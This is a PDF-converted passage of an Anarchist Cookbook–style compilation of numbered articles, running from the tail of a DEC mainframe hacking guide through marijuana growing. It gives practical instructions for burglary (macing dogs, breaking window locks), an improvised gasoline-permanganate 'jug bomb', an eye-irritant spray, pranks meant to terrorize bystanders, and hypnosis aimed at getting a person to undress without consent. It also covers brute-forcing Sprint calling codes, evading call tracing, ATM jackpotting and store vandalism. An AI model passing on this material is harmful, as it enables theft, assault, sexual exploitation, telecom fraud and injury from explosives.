(This is very bad for your terminal and will tell you absolutely nothing.)

Dat is data they have saved.
Bas is a basic program, you can have it typed out for you.
Cmd is a command type file, a little too complicated to go into here. Try:

=>take xxxxx.Cmd

By the way, there are other users out there who may have files you can use.
(Gee, why else am I here?)

=> dir <*.*> (Dec 20)
=> dir [*,*] (Dec 10)

*** is a wildcard, and will allow you to access the files on other accounts if the user has it set for public access. If it isn't set for public access, then you won't see it. To run that program:**

dec=> `
you=> username program-name

Username is the directory you saw the file listed under, and file name was what else but the file name? ** You are not alone ** remember, you said (at the very start) sy short for systat, and how we said this showed the other users on the system? Well, you can talk to them, or at least send a message to anyone you see listed in a systat. You can do this by:

dec=> the user list (from your systat)
you=> talkusername (Dec 20)
send username (Dec 10)

Talk allows you and them immediate transmission of whatever you/they type to be sent to the other. Send only allow you one message to be sent, and send, they will send back to you, with talk you can just keep going. By the way, you may be noticing with the talk command that what you type is still acted upon by the parser (control program). To avoid the constant error messages type either:

you=> ;your message
you=> rem your message

the semi-colon tells the parser that what follows is just a comment. Rem is short for 'remark' and ignores you from then on until you type a control-Z or control-C, at which point it puts you back in the exec mode. To break the connection from a talk command type:

you=> break priv's:

If you happen to have privs, you can do all sorts of things. First of all, you have to activate those privs.

You=> enable

This gives you a $ prompt, and allows you to do this: whatever you can do to your own directory you can now do to any other directory. To create a new acct. Using your privs, just type:

=>build username

If username is old, you can edit it, if it is new, you can define it to be whatever you wish. Privacy means nothing to a user with privs. By the way, there are various levels of privs: operator, wheel, cia. Wheel is the most powerful, being that he can log in from anywhere and have his powers. Operators have their power because they are at a special terminal allowing them the

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

privs. Cia is short for 'confidential information access', which allows you a low level amount of privs. Not to worry though, since you can read the system log file, which also has the passwords to all the other accounts.
To de-activate your privs, type:

you=> disable

when you have played your greedy heart out, you can finally leave the system with the command:

=>logout

This logs the job you are using off the system (there may be varients of this such as kjob, or killjob.)

64. Harmless Bombs by The Jolly Roger

To all those who do not wish to inflict bodily damage on their victims but only terror. These are weapons that should be used from high places.

The Flour Bomb
Take a wet paper towel and pour a given amount of baking flour in the center. Then wrap it up and put on a rubber band to keep it together. When thrown it will fly well but when it hits, it covers the victim with the flower or causes a big puff of flour which will put the victim in terror since as far as they are concerned, some strange white powder is all over them. This is a cheap method of terror and for only the cost of a roll of paper towels and a bag of flour you and your friends can have loads of fun watching people flee in panic.
Smoke Bomb Projectile
All you need is a bunch of those little round smoke bombs and a wrist rocket or any sling-shot. Shoot the smoke bombs and watch the terror since they think it will blow up!
Rotten Eggs (Good ones)
Take some eggs and get a sharp needle and poke a small hole in the top of each one. Then let them sit in a warm place for about a week. Then you've got a bunch of rotten eggs that will only smell when they hit.
Glow in the Dark Terror
Take one of those tubes of glow in the dark stuff and pour the stuff on whatever you want to throw and when it gets on the victim, they think it's some deadly chemical or a radioactive substance so they run in total panic. This works especially well with flower bombs since a gummy, glowing substance gets all over the victim.
Fizzling Panic
Take a baggy of a water-baking soda solution and seal it. (Make sure there is no air in it since the solution will form a gas and you don't want it to pop on you.) Then put it in a bigger plastic bag and fill it with vinegar and seal it. When thrown, the two substances will mix and cause a violently bubbling substance to go all over the victim.

65. Breaking Into Houses by The Jolly Roger

Okay You Need:
Tear Gas or Mace
A BB/Pellet Gun
An Ice Pick
Thick Gloves

What You Do Is:

Call the house, or ring doorbell, to find out if they're home.
If they're not home then...
Jump over the fence or walk through gate (whatever).
If you see a dog give him the mace or tear gas.
Put the gloves on!!!!!!!
Shoot the BB gun slightly above the window locks.
Push the ice-pick through the hole (made by the BB gun).
Enter window.
FIRST...Find the LIVING ROOM. (there're neat things there!).
Goto the bedroom to get a pillow case. Put the goodies in the pillow case.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Get out <-* FAST! -*>

Notes: You should have certain targets worked out (like computers, Radios, Ect.) Also <-* NEVER *-> Steal from your own neighborhood. If you think they have an alarm...<-* FORGET IT! *->.

66. A Guide to Hypnotism by The Jolly Roger

What hypnotism is?

Hypnotism, contrary to common belief, is merely state when your mind and body are in a state of relaxation and your mind is open to positive, or cleverly worded negative, influences. It is not a trance where you:

- **Are totally influenceable.**
- **Cannot lie.**
- **A sleep which you cannot wake up from without help.**

This may bring down your hope somewhat, but, hypnotism is a powerful for self help, and/or mischief.

Your subconscious mind

Before going in further, I'd like to state that hypnotism not only is great in the way that it relaxes you and gets you (in the long run) what you want, but also that it taps a force of incredible power, believe it or not, this power is your subconscious mind. The subconscious mind always knows what is going on with every part of your body, every moment of the day. It protects you from negative influences, and retains the power to slow your heartbeat down and stuff like that. The subconscious mind holds just about all the info you would like to know

About yourself, or, in this case, the person you will be hypnotizing. There are many ways to talk to your subconscious and have it talk back to you. One way is the ouja board, no its not a spirit, merely the minds of those who are using it. Another, which I will discuss here, is the pendulum method. OK, here is how it goes. First, get a ring or a washer and tie it to a thread a little longer than half of your forearm. Now, take a sheet of paper and draw a big circle in it. In the big circle you must now draw a crosshair (a big +). Now, put the sheet of paper on a table. Next, hold the thread with the ring or washer on it and place it (holding the thread so that the ring is 1 inch above the paper swinging) in the middle of the crosshair. Now, swing the thread so the washer goes up and down, say to yourself the word "Yes" now, do it side to side and say the word "no". Do it counter clockwise and say "I don't know". And lastly, do it clockwise and say "I don't want to say." Now, with the thread back in the middle of the crosshair, ask yourself questions and wait for the pendulum to swing in the direction for the answer. (yes, no, I don't know or I don't want to say...). Soon, to your amazement, it will be answering questions like anything... Let the pendulum answer, don't try.. When you try you will never get an answer. Let the answer come to you.

How to induce hypnotism

Now that you know how to talk to your subconscious mind, I will now tell you how to guide someone into hypnosis. Note that I said guide, you can never, hypnotize someone, they must be willing. OK, the subject must be lying or sitting in a comfortable position, relaxed, and at a time when things aren't going to be interrupted. Tell them the following or something close to it, in a peaceful, monotonous tone (not a commanding tone of voice)

Note: Light a candle and place it somewhere where it can be easily seen.

"Take a deep breath through your nose and hold it in for a count of 8. Now, through your mouth, exhale completely and slowly. Continued breathing long, deep, breaths through your nose and exhaling through your mouth. Tense up all your muscles very tight, now, counting from ten to one, release them slowly, you will find them very relaxed. Now, look at the candle, as you look at it, with every breath and passing moment, you are feeling increasingly more and more peaceful and relaxed. The candles flame is peaceful and bright. As you look at it I will count from 100 down, as a count, your eyes will become more and more relaxed, getting more and more tired with each passing moment." Now, count down from 100, about every 10 numbers say "When I reach xx your eyes (or you will find your eyes) are becoming more and more tired." Tell them they may close their eyes whenever they feel like it. If the persons eyes are still open when you get to 50 then instead of saying "your eyes will.." Say "your eyes are...". When their eyes are shut say the following. As you lie (or sit) here with your eyes comfortably close you find yourself relaxing more and more with each moment and breath. The relaxation feels pleasant and blissful so, you happily give way to this wonderful feeling. Imagine yourself on a cloud, resting peacefully, with a slight breeze caressing your body. A tingling sensation begins to work its way, within and without your toes, it slowly moves up your feet, making them warm, heavy and relaxed. The cloud is soft and supports your body with its soft texture, the scene is peaceful and absorbing, the peacefulness absorbs you completely. The tingling gently and slowly moves up your legs, relaxing them. Making them warm and heavy. The relaxation feels very good, it feels so good to relax and let go. As the tingling continues its journey up into your solar plexus, you feel your inner stomach become very relaxed. Now, it moves slowly into your chest, making your breathing relaxed as well. The feeling begins to move up your arms to your shoulders, making your arms heavy and relaxed as well. You are aware of the total relaxation you are now experiencing, and you give way to it. It is good and peaceful, the tingling now moves into your face and head, relaxing your jaws, neck, and facial muscles, making your cares and worries float away. Away

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

into the blue sky as you rest blissfully on the cloud. If they are not responsive or you think they (he or she) is going to sleep, then add in a "...always concentrating upon my voice, ignoring all other sounds. Even though other sounds exists, they aid you in your relaxation..." They should soon let out a sigh as if they were letting go, and their face should have a "woodiness" to it, becoming featureless... Now, say the following "... You now find yourself in a hallway, the hallway is peaceful and nice. As I count from 10 to 1 you will imagine yourself walking further and further down the hall. When I reach one you will find yourself where you want to be, in another, higher state of conscious and mind. (count from ten to one)..." Do this about three or four times. Then, to test if the subject is under hypnosis or not, say "... You feel a strange sensation in your (arm they write with) arm, the feeling begins at your fingers and slowly moves up your arm, as it moves through your arm your arm becomes lighter and lighter, it will soon be so light it will ... becoming lighter and lighter which each breath and moment..." Their fingers should begin to twitch and then move up, the arm following, now my friend, you have him/her in hypnosis. The first time you do this, while he/she is under say good things, like: "Your going to feel great tomorrow" or "Every day in every way you will find yourself becoming better and better".. Or some crap like that... The more they go under, the deeper in hypnosis they will get each time you do it.

What to do when hypnotized
When you have them under you must word things very carefully to get your way. You cannot simply say... Take off your clothes and fuck the pillow. No, that would not really do the trick. You must say something like.... "you find your self at home, in your room and you have to take a shower (vividly describe their room and what's happening), you begin to take off your clothes..." Now, it can't be that simple, you must know the persons house, room, and shower room. Then describe things vividly and tell them to act it out (they have to be deeply under to do this). I would just suggest that you experiment a while, and get to know how to do things.

Waking up
Waking up is very easy, just say "...as I count from 1 to 5 you will find yourself becoming more and more awake, more and more lively. When you wake up you will find yourself completely alive, awake, and refreshed. Mentally and physically, remembering the pleasant sensation that hypnosis brings... Waking up feeling like a new born baby, reborn with life and vigor, feeling excellent. Remembering that next time you enter hypnosis it will become an ever increasing deeper and deeper state than before.

You feel energy course throughout your limbs.
You begin to breathe deeply, stirring.
Beginning to move more and more your eyes open, bringing you up to full conscious.
You are up, up, up and awakening more and more.
You are awake and feeling great.

And that's it! You now know how to hypnotize yourself and someone else.
You will learn more and more as you experiment.

67. The Remote Informer Issue #1 by Tracker and Noman Bates

Introduction
Welcome to the first issue of 'The Remote Informer'! This newsletter is reader supported. If the readers of this newsletter do not help support it, then it will end. We are putting this out to help out the ones that would like to read it. If you are one of those who thinks they know everything, then don't bother reading it. This newsletter is not anything like the future issues. The future issues will contain several sections, as long as reader input is obtained. Below is an outline overview of the sections in the future issues.

I/O Board (Input/Output Board)

The I/O Board is for questions you have, that we might be able to answer or at least refer you to someone or something. We will be honest if we cannot help you. We will not make up something, or to the effect, just to make it look like we answered you. There will be a section in the I/O Board for questions we cannot answer, and then the readers will have the opportunity to answer it. We will print anything that is reasonable in the newsletter, even complaints if you feel like you are better than everyone.

NewsCenter

This section will be for news around the underworld. It will talk of busts of people in the underworld and anything else that would be considered news. If you find articles in the paper, or something happens in your local area, type it up, and upload it

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

to one of the boards listed at the end of the newsletter. Your handle will be placed in the article. If you do enter a news article, please state the date and from where you got it.

Feature Section

The Feature Section will be the largest of the sections as it will be on the topic that is featured in that issue. This will be largely reader input which will be sent in between issues. At the end of the issue at hand, it will tell the topic of the next issue, therefore, if you have something to contribute, then you will have ample time to prepare your article.

Hardware/Software Review

In this section, we will review the good and bad points of hardware and software related to the underworld. It will be an extensive review, rather than just a small paragraph.

The Tops

This section will be the area where the top underworld BBS's, hacking programs, modem scanners, etc. will be shown. This will be reader selected and will not be altered in anyway. The topics are listed below.

- **Underworld BBS's (Hack, Phreak, Card, Anarchy, etc.)**
- **Hacking programs for Hayes compatables**
- **Hacking programs for 1030/Xm301 modems**
- **Modem scanners for Hayes compatables**
- **Modem scanners for 1030/Xm301 modems**
- **Other type illegal programs**
- **You may add topics to the list if enough will support it.**

Tid Bits

This will contain tips and helpful information sent in by the users. If you have any information you wish to contribute, then put it in a text file and upload it to one of the BBS's listed at the end of the newsletter. Please, no long distance codes, mainframe passwords, etc. We may add other sections as time goes by. This newsletter will not be put out on a regular basis. It will be put out when we have enough articles and information to put in it. There may be up to 5 a month, but there will always be at least one a month. We would like you, the readers, to send us anything you feel would be of interest to others, like hacking hints, methods of hacking long distance companies, companies to card from, etc. We will maintain the newsletter as long as the readers support it. That is the end of the introduction, but take a look at this newsletter, as it does contain information that may be of value to you.

Hacking Sprint: The Easy Way

If you hack US Sprint, 950-0777 (by the way it is no longer GTE Sprint), and you are frustrated at hacking several hours only to find one or two codes, then follow these tips, and it will increase your results tremendously. First, one thing that Mr. Mojo proved is that Sprint will not store more than one code in every hundred numbers. (ex: 98765400 to 98765499 may contain only one code). There may NOT be a code in that hundred, but there will never be more than one. Sprint's 9 digit codes are stored from 500000000 through 999999999. In the beginning of Sprint's 950 port, they only had 8 digit codes. Then they started converting to 9 digit codes, storing all 8 digit codes between 10000000 and 49999999 and all 9 digit codes between 500000000 and 999999999. Sprint has since canceled most 8 digit codes, although there are a few left that have been denoted as test codes. Occasionally, I hear of phreaks saying they have 8 digit codes, but when verifying them, the codes were invalid. Now, where do you start? You have already narrowed the low and high numbers in half, therefore already increasing your chances of good results by 50 percent. The next step is to find a good prefix to hack. By the way, a prefix, in hacking terms, is the first digits in a code that can be any length except the same number of digits the code is. (ex: 123456789 is a code. That means 1, 12, 123, 1234, 12345, 123456, 1234567, and 12345678 are prefixes) The way you find a good prefix to hack is to manually enter a code prefix. If when you enter the code prefix and a valid destination number and you do not hear the ringing of the recording telling you that the code is invalid until near the end of the number, then you know the prefix is valid. Here is a chart to follow when doing this:

Code - Destination Range good codes exist

123456789 - 6192R 123400000 - 123499999
123456789 - 619267R 123450000 - 123459999
123456789 - 61926702R 123456000 - 123456999
123456789 - 6192670293R 123456700 - 123456799

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

---

(R - Denotes when ring for recording starts)

To prove this true, I ran a test using OmniHack 1.3p, written by Jolly Joe. In this test I found a prefix where the last 3 digits were all I had to hack. I tested each hundred of the 6 digit prefix finding that all but 4 had the ring start after the fourth digit was dialed in the destination number. The other four did not ring until I had finished the entire code. I set OmniHack to hack the prefix + 00 until prefix + 99. (ex: xxxxxxy00 to xxxxxxy99: where y is one of the four numbers that the ring did not start until the dialing was completed.) Using this method, I found four codes in a total of 241 attempts using ascending hacking (AKA: Sequential). Below you will see a record of my hack:

Range of hackCodes foundTriesxxxxxx300 - xxxxxx399xxxxxx35050xxxxxx500 - xxxxxx599xxxxxx56868xxxxxx600 - xxxxxx699xxxxxx64646xxxxxx800 - xxxxxx899xxxxxx87777Totals4 codes241
As you see, these methods work. Follow these guidelines and tips and you should have an increase in production of codes in the future hacking Sprint. Also, if you have any hints/tips you think others could benefit from, then type them up and upload them to one of the boards at the end of the newsletter.

Rumors: Why Spread Them?
Do you ever get tired of hearing rumors? You know, someone gets an urge to impress others, so they create a rumor that some long distance company is now using tracing equipment. Why start rumors? It only scares others out of phreaking, and then makes you, the person who started the rumor, look like Mr. Big. This article is short, but it should make you aware of the rumors that people spread for personal gain. The best thing to do is to denote them as a rumor starter and then leave it at that. You should not rag on them constantly, since if the other users cannot determine if it is fact or rumor, then they should suffer the consequences.

The New Sprint FON Calling Cards
US Sprint has opened up a new long distance network called the Fiber Optic Network (FON), in which subscribers are given calling cards. These calling cards are 14 digits, and though, seem randomly generated, they are actually encrypted. The rumors floating around about people getting caught using the Sprint FON calling cards are fact, not rumors. The reason people are getting caught is that they confuse the FON calling cards with the local 950 port authorization codes. If you will remember, you never use AT&T calling cards from you home phone. It has ANI capability, which is not tracing, but rather the originating phone number is placed on the bill as soon as the call is completed. They know your phone number when you call the 800 access port, but they do not record it until your call is completed. Also, through several of my hacks, I came up with some interesting information surrounding the new Sprint network. They are listed below.

800-877-0000 - This number is for information on US Sprint's 800 calling card service. I have not played around with it, but I believe it is for trouble or help with the FON calling cards. I am not sure if it is for subscribing to the FON network.
800-877-0002 - You hear a short tone, then nothing.
800-877-0003 - US Sprint Alpha Test Channel #1
800-877-(0004-0999) - When you call these numbers, you get a recording saying: "Welcome to US Sprint's 1 plus service." When the recording stops, if you hit the pound key (#) you will get the calling card dial tone.

Other related Sprint numbers
800-521-4949 - This is the number that you subscribe to US Sprint with. You may also subscribe to the FON network on this number. It will take 4 to 5 weeks for your calling card to arrive.
10777 - This is US Sprint's equal access number. When you dial this number, you then dial the number you are calling, and it will be billed through US Sprint, and you will receive their long distance line for that call. Note that you will be billed for calls made through equal access. Do not mistake it to be a method of phreaking, unless used from a remote location. If you are in US Sprint's 1+ service then call 1+700-555-1414, which will tell you which long distance company you are using. When you hear: "Thank you for choosing US Sprint's 1 plus service," hit the pound key (#), and then you will get the US Sprint dial tone. This however is just the same as if you are calling from your home phone if you dial direct, so you would be billed for calls made through that, but there are ways to use this to your advantage as in using equal access through a PBX.

Automatic Number Identification (ANI)
The true definition for Automatic Number Identification has not been widely known to many. Automatic Number Identification, (AKA: ANI), is the process of the destination number knowing the originating number, which is where you are calling from. The method of achieving this is to send the phone number that you are calling from in coded form ahead of the destination number. Below is an example of this.

ANI Method
Dial: 267-0293
Sent: ********2670293

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

*** - Denotes the originating number which is coded and sent before the number**

As you noticed there are 8 digits in the coded number. This is because, at least I believe, it is stored in a binary-like form. Automatic Number Identification means a limited future in phreaking. ANI does not threaten phreaking very much yet, but it will in the near future. A new switching system will soon be installed in most cities that are covered by ESS, Electronic Switching System, now. The system will have ANI capabilities which will be supplied to the owners of phone lines as an added extra. The owner's phone will have an LED read-out that will show the phone number of the people that call you. You will be able to block some numbers, so that people cannot call you. This system is in the testing stages currently, but will soon be installed across most of the country. As you see, this will end a large part of phreaking, until we, the phreakers, can come up with an alternative. As I have been told by several, usually reliable, people, this system is called ISS, which I am not sure of the meaning of this, and is being tested currently in Rhode Island. 800 in-watts lines set up by AT&T support ANI. The equipment to decode an ANI coded origination number does not costs as much as you would expect. 950 ports do not offer ANI capability, no matter what you have been told. The 950 ports will only give the city in which they are based, this usually being the largest in the state, sometimes the capitol. One last thing that I should tell you is that ANI is not related to tracing. Tracing can be done on any number whether local, 950, etc. One way around this, especially when dialing Alliance TeleConferencing, is to dial through several extenders or ports. ANI will only cover the number that is calling it, and if you call through a number that does not support ANI, then your number will never be known.

68. Jackpotting ATM Machines by The Jolly Roger

JACKPOTTING was done rather successfully a while back in (you guessed it) New York. What the culprits did was sever (actually cross over) the line between the ATM and the host. Insert a microcomputer between the ATM and the host. Insert a fraudulent card into the ATM. (By card I mean cash card, not hardware.) What the ATM did was: send a signal to the host, saying "Hey! Can I give this guy money, or is he broke, or is his card invalid?" What the microcomputer did was: intercept the signal from the host, discard it, send "there's no one using the ATM" signal. What the host did was: get the "no one using" signal, send back "okay, then for God's sake don't spit out any money!" signal to ATM. What the microcomputer did was intercept the signal (again), throw it away (again), send "Wow! That guy is like TOO rich! Give him as much money as he wants. In fact, he's so loaded, give him ALL the cash we have! He is really a valued customer." signal. What the ATM did: what else? Obediently dispense cash till the cows came home (or very nearly so). What the crooks got was well in excess of $120,000 (for one weekend's work), and several years when they were caught. This story was used at a CRYPTOGRAPHY conference I attended a while ago to demonstrate the need for better information security. The lines between ATM's & their hosts are usually 'weak' in the sense that the information transmitted on them is generally not encrypted in any way. One of the ways that JACKPOTTING can be defeated is to encrypt the information passing between the ATM and the host. As long as the key cannot be determined from the ciphertext, the transmission (and hence the transaction) is secure. A more believable, technically accurate story might concern a person who uses a computer between the ATM and the host to determine the key before actually fooling the host. As everyone knows, people find cryptanalysis a very exciting and engrossing subject..don't they? (Hee-Hee)

The B of A ATM's are connected through dedicated lines to a host computer as the Bishop said. However, for maintenance purposes, there is at least one separate dial-up line also going to that same host computer. This guy basically BS'ed his way over the phone till he found someone stupid enough to give him the number. After finding that, he had has Apple hack at the code. Simple.

Next, he had a friend go to an ATM with any B of A ATM card. He stayed at home with the Apple connected to the host. When his friend inserted the card, the host displayed it. The guy with the Apple modified the status & number of the card directly in the host's memory. He turned the card into a security card, used for testing purposes. At that point, the ATM did whatever it's operator told it to do.

The next day, he went into the bank with the $2000 he received, talked to the manager and told him every detail of what he'd done. The manager gave him his business card and told him that he had a job waiting for him when he got out of school.

Now, B of A has been warned, they might have changed the system. On the other hand, it'd be awful expensive to do that over the whole country when only a handful of people have the resources and even less have the intelligence to duplicate the feat. Who knows?

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

69. Jug Bomb by The Jolly Roger

Take a glass jug, and put 3 to 4 drops of gasoline into it. Then put the cap on, and swish the gas around so the inner surface of the jug is coated. Then add a few drops of potassium permanganate solution into it and cap it. To blow it up, either throw it at something, or roll it at something.

70. Fun at K-Mart by The Jolly Roger

Well, first off, one must realize the importance of K-Marts in society today. First off, K-Marts provide things cheaper to those who can't afford to shop at higher quality stores. Although, all I ever see in there is minorities and Senior Citizens, and the poor people in our city. Personally, I wouldn't be caught dead in there. But, once, I did. You see, once, after The Moon Roach and Havoc Chaos (Dear friends of mine) and I were exploring such fun things as rooftops, we came along a K-Mart. Amused, and cold for that matter, we wandered in. The Tension mounts. As we walked up to the entrance, we were nearly attacked by Youth Groups selling cheap cookies, and wheelchair sticken people selling American Flags. After laughing at these people, we entered. This is where the real fun begins... First, we wandered around the store, and turned on all the blue lights we could find. That really distracts and confuses the attendents...Fun to do... The first neat thing, is to go to the section of the store where they sell computers. Darkness engulfs the earth the day they find Apple Computers being sold there. Instead, lesser computers like the laughable C-64 can be found there...Turn it on, and make sure nobody's looking...Then, once in Basic, type...

]10 PRINT "Fuck the world! Anarchy Rules!" (or something to that effect.)
]20 GOTO 10 and walk away.

Also, set the sample radios in the store to a satanic rock station, and turn the radio off. Then, set the alarm for two minutes ahead of the time displayed there. Turn the volume up all the way, and walk away. After about two minutes, you will see the clerk feebly attempt to turn the radio down or off. It's really neat to set ten or more radios to different stations, and walk away. One of my favorite things to do, is to get onto the intercom system of the store. Easier typed then done. First, check out the garden department. You say there's no attendent there? Good. Sneak carefully over to the phone behind the cheap counter there, and pick it up. Dial the number corresponding to the item that says 'PAGE'... And talk. You will note that your voice will echo all over the bowels of K-Mart. I would suggest announcing something on the lines of: "Anarchy rules!!"

71. Mace Substitute by The Jolly Roger

- **3 parts Alcohol**
- **« part Iodine**
- **« part Salt**

-or-

- **3 parts Alcohol**
- **1 part Iodized Salt (Mortons)**

It's not actual mace, but it does a damn good job on the eyes...

72. How to grow Marijuana by The Jolly Roger

MARIJUANA
Marijuana is a deciduous plant which grows from seeds. The fibrous section of the plant was (has been replaced by synthetics) used to make rope. The flowering tops, leaves, seeds, and resin of the plant is used by just about everyone to get HIGH. Normally, the vegetable parts of the plant are smoked to produce this "high," but they can also be eaten. The active ingredient in marijuana resin is THC (Tetahydrocannabinol). Marijuana contains from 1%-4% THC (4% must be considered GOOD dope). Marijuana grows wild in many parts of the world, and is cultivated in Mexico, Vietnam, Africa, Nepal, India, South America, etc. The marijuana sold in the United States comes primarily from, yes, the United States. It is estimated that at least 50% of the grass on the streets in America is homegrown. The next largest bunch comes across the borders from Mexico, with smaller amounts filtering in from Panama, occasionally South America, and occasionally, Africa. Hashish is the pure resin of the marijuana plant, which is scraped from the flowering tops of the plant and lumped together. Ganja is the ground-up tops of the finest plants. (It is also the name given to any sort of marijuana in Jamaica.) Marijuana will deteriorate in about two years if exposed to light, air or heat. It should always be stored in cool places. Grass prices in the United States are a direct reflection of the laws of supply and demand (and you thought that high school economics would never be useful). A series of large border busts, a short growing season, a bad crop, any number of things can drive the price of marijuana up. Demand still

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

seems to be on the increase in the US, so prices seldom fall below last year's level. Each year a small seasonal drought occurs, as last year's supply runs low, and next year's crop is not up yet. Prices usually rise about 20%-75% during this time and then fall back to "normal." Unquestionably, a large shortage of grass causes a percentage of smokers to turn to harder drugs instead. For this reason, no grass control program can ever be beneficial or "successful."

GROW IT!

There is one surefire way of avoiding high prices and the grass DT's: Grow your own. This is not as difficult as some "authorities" on the subject would make you believe. Marijuana is a weed, and a fairly vivacious one at that, and it will grow almost in spite of you.

OUTDOORS

Contrary to popular belief, grass grows well in many place on the North American continent. It will flourish even if the temperature does not raise above 75ø. The plants do need a minimum of eight hours of sunlight per day and should be planted in late April/early May, BUT DEFINITELY, after the last frost of the year. Growing an outdoor, or "au naturel", crop has been the favored method over the years, because grass seems to grow better without as much attention when in its natural habitat. Of course, an outdoors setting requires special precautions not encountered with an indoors crop; you must be able to avoid detection, both from law enforcement freaks and common freaks, both of whom will take your weed and probably use it. Of course, one will also arrest you. You must also have access to the area to prepare the soil and harvest the crop. There are two schools of thought about starting the seeds. One says you should start the seedlings for about ten days in an indoor starter box (see the indoor section) and then transplant. The other theory is that you should just start them in the correct location. Fewer plants will come up with this method, but there is no shock of transplant to kill some of the seedlings halfway through. The soil should be prepared for the little devils by turning it over a couple of times and adding about one cup of hydrated lime per square yard of soil and a little bit (not too much, now) of good water soluble nitrogen fertilizer. The soil should now be watered several times and left to sit about one week. The plants should be planted at least three feet apart, getting too greedy and stacking them too close will result in stunted plants. The plants like some water during their growing season, BUT not too much. This is especially true around the roots, as too much water will rot the root system. Grass grows well in corn or hops, and these plants will help provide some camouflage. It does not grow well with rye, spinach, or pepperweed. It is probably a good idea to plant in many small, broken patches, as people tend to notice patterns.

GENERAL GROWING INFO

Both the male and he female plant produce THC resin, although the male is not as strong as the female. In a good crop, the male will still be plenty smokable and should not be thrown away under any circumstances. Marijuana can reach a height of twenty feet (or would you rather wish on a star) and obtain a diameter of 4« inches. If normal, it has a sex ratio of about 1:1, but this can be altered in several ways. The male plant dies in the 12th week of growing, the female will live another 3-5 weeks to produce her younguns. Females can weigh twice as much as males when they are mature. Marijuana soil should compact when you squeeze it, but should also break apart with a small pressure and absorb water well. A nice test for either indoor or outdoor growing is to add a bunch of worms to the soil, if they live and hang around, it is good soil, but if they don't, well, change it. Worms also help keep the soil loose enough for the plants to grow well.

SEEDS

To get good grass, you should start with the right seeds. A nice starting point is to save the seeds form the best batch you have consumed. The seeds should be virile, that is, they should not be gray and shriveled up, but green, meaty, and healthy appearing. A nice test is to drop the seeds on a hot frying pan. If they "CRACK," they are probably good for planting purposes. The seeds should be soaked in distilled water overnight before planting. BE SURE to plant in the ground with the pointy end UP. Plant about «" deep. Healthy seeds will sprout in about five days.

SPROUTING

The best all around sprouting method is probably to make a sprouting box (as sold in nurseries) with a slated bottom or use paper cups with holes punched in the bottoms. The sprouting soil should be a mixture of humus, soil, and five sand with a bit of organic fertilizer and water mixed in about one week before planting. When ready to transplant, you must be sure and leave a ball of soil around the roots of each plant. This whole ball is dropped into a baseball-sized hold in the permanent soil. If you are growing/transplanting indoors, you should use a green safe light (purchased at nurseries) during the transplanting operation. If you are transplanting outdoors, you should time it about two hours before sunset to avoid damage to the plant. Always wear cotton gloves when handling the young plants. After the plants are set in the hole, you should water them. It is also a good idea to use a commercial transplant chemical (also purchased at nurseries) to help then overcome the shock.

INDOOR GROWING

Indoor growing has many advantages, besides the apparent fact that it is much harder to have your crop "found," you can control the ambient conditions just exactly as you want them and get a guaranteed "good" plant. Plants grown indoors will not appear the same as their outdoor cousins. They will be scrawnier appearing with a weak stems and may even require you to tie them to a growing post to remain upright, BUT THEY WILL HAVE AS MUCH OR MORE RESIN! If growing in a room, you should

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

put tar paper on the floors and then buy sterilized bags of soil form a nursery. You will need about one cubic foot of soil for each plant. The plants will need about 150 mL. of water per plant/per week. They will also need fresh air, so the room must be ventilated. (However, the fresh air should contain NO TOBACCO smoke.) At least eight hours of light a day must be provided. As you increase the light, the plants grow faster and show more females/less males. Sixteen hours of light per day seems to be the best combination, beyond this makes little or no appreciable difference in the plant quality. Another idea is to interrupt the night cycle with about one hour of light. This gives you more females. The walls of your growing room should be painted white or covered with aluminum foil to reflect the light. The lights themselves can be either bulbs of fluorescent. Figure about 75 watts per plant or one plant per two feet of fluorescent tube. The fluorescents are the best, but do not use "cool white" types. The light sources should be an average of twenty inches from the plant and NEVER closer than 14 inches. They may be mounted on a rack and moved every few days as the plants grow. The very best light sources are those made by Sylvania and others especially for growing plants (such as the "gro lux" types).

HARVESTING AND DRYING

The male plants will be taller and have about five green or yellow sepals, which will split open to fertilize the female plant with pollen. The female plant is shorter and has a small pistillate flower, which really doesn't look like a flower at all but rather a small bunch of leaves in a cluster. If you don't want any seeds, just good dope, you should pick the males before they shed their pollen as the female will use some of her resin to make the seeds. After another three to five weeks, after the males are gone, the females will begin to wither and die (from loneliness?), this is the time to pick. In some nefarious Middle Eastern countries, farmers reportedly put their beehives next to fields of marijuana. The little devils collect the grass pollen for their honey, which is supposed to contain a fair dosage of THC. The honey is then enjoyed by conventional methods or made into ambrosia. If you want seeds - let the males shed his pollen then pick him. Let the female go another month and pick her. To cure the plants, they must be dried. On large crops, this is accomplished by constructing a drying box or drying room. You must have a heat source (such as an electric heater) which will make the box/room each 130ø. The box/room must be ventilated to carry off the water-vapor-laden air and replace it with fresh. A good box can be constructed from an orange crate with fiberglass insulated walls, vents in the tops, and screen shelves to hold the leaves. There must be a baffle between the leaves and the heat source. A quick cure for smaller amounts is to: cut the plant at the soil level and wrap it in a cloth so as not to loose any leaves. Take out any seeds by hand and store. Place all the leaves on a cookie sheet or aluminum foil and put them in the middle shelf of the oven, which is set on "broil." In a few seconds, the leaves will smoke and curl up, stir them around and give another ten seconds before you take them out.

TO INCREASE THE GOOD STUFF

